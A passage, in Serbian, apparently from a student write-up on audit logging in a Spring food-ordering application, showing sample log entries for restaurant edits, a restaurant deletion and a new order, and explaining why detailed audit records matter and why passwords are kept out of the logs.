2022-01-09 21:57:15.172 INFO 10948 --- [nio-8080-exec-10] c.z.s.repository.CustomerRepository
: userId=3 - ACTION:[restaurant updated] OLD NAME:[Moj zavica] NEW NAME:[Trpeza]
OLD ADDRESS:[Maksima Gorkog 12, Beograd] NEW ADDRESS:[Veliki Mokri Lug]
OLD TYPE:[restoran domace kuhinje] NEW TYPE:[restoran domace kuhinje] BY:[tom]

2022-01-09 21:58:37.214 INFO 10948 --- [nio-8080-exec-5] c.z.s.repository.CustomerRepository
: userId=3 - ACTION:[restaurant deleted] DELETED RESTAURANT NAME:[Trpeza] RESTAURANT ID:[1] BY:[tom]
```

Od velikog je značaja i pratiti unos porudžbina, te se prilikom auditinga ispisuju svi podaci sa porudžbine. Ime i identifikator restorana, poručena jela i njihovi identifikatori, komentar i korisnik koji je porudžbinu napravio.

```
2022-01-09 22:02:09.690 INFO 10948 --- [nio-8080-exec-3] c.z.s.repository.OrderRepository
: userId=3 - ACTION [new order added] ORDER: [restaurant id: 2 restaurant: Pizza industrija
food: [( foodid: Pizza Margarita, food name 6, amount: 1)( foodid: Pizza Quattro Stagioni, food name 9, amount: 34)]
comment:ostavite ispred kabineta 61]ADDRESS:[Bulevar kralja Aleksandra 73, Beograd] USER: [tom]
```

Čuvanjem detaljnih zapisa izvršenih akcija aplikacija i korisnici aplikacije se štite od potencijalnih napada i od mogućnosti da neka izvršena akcija bude poreknuta. Potrebno je voditi računa da se ne otkrivaju poverljivi podaci, kao na primer lozinka, koja u procesu ni auditinga ni logovanja nije ispisivana.